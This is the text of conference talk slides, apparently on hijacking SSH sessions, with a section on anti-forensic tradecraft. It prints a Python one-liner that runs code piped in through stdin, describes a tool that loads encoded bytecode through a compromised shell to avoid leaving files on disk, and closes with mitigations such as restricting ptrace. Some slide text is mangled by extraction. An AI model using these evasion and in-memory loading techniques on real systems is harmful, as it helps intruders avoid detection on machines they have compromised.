
- Moving fast, not stopping to rootkit everything assumes you're taking Precautions
- Go and see the Grugq's talk. Really. It has FISTing.
- _ A brief summary
- How we apply anti-forensic technique in the SSH-Jacker

Anti-Forensic Technique

- No code on disk == no tripwire, no encase
 - everything in memory only
- _ Use local tools/interpreters only
 - all they'll know is that you did something, not what
 - write your tools on the spot as you need them
- _ No new network connections for an IDS to spot
 - reuse your existing connection
 - hide in plain sight

Encrypt everything so packet logs are useless





Loading Python directly into memory

Run a python
 interpreter, tell it to
 read python on stdin,
 and run it

\$ python -c 'import sys
while 1:
 exec sys.stdin.readline()'

- Compile python bytecode locally, compress it, base64 encode for 7bit cleanliness
- _ Generate stub that will unpack and run the above
- _ Send both across your shell

MAFL-Load

- _ Doesn't sound easy enough? How about a skript?
 - mafl-load script.py [args]
 - Does all the previous, in one easy step
- _ I hack in Screen, which rocks even more
 - Ctrl-A:!!!!mafl-load ssh-jack pid
 - Injects output of mafl-load into my remote shell, and runs it. Ahh, the Joy of Unix.
- _ You can almost forget that you're doing it

Improvements, Future Direction

- _ Runtime assembler with Mosdef or similar
- _ Pure python debugger, remove GDB dependency
- _ Do it to MSRDP, or Citrix ICA
- All manner of domain-specific sneakiness; a programmatic debugging toolkit is a useful thing to have in your box of tricks

Is this Theo de Raadt's Fault?

- _ Hell no, it's a feature!
- _ SSH Protocol spec says multiple shells are fine
- _ Server-to-client shells would be...
- _ ... except they took care of that
- _ and unsolicited server-to-client port-forwarding
- Other SSH client/server implementations might be different.
- _ And anyway, OpenSSH is cool. Props to them.


Metist-N

Mitigation Technique

- _ Uhh, don't get rooted
- _ Patch kernel to restrict ptrace() to root
- Ensure that any SSH trusts you do have are restrictive
 - command="stuff",no-port-forwarding,permitopen="host:port"
- Give debuggers the whole Steve Gibson Raw-Sockets-Are-Evil treatment!

Why You Should(n't) Care

- Nothing you didn't even if you repressed it already know
- If you get rooted, you're screwed. But you knew that.
- Rich desktops make attacking admins to get to servers a good route
- This technique is useful against any client, but protocols with VC arch are the best – MSRDP, Citrix ICA...





RIEFING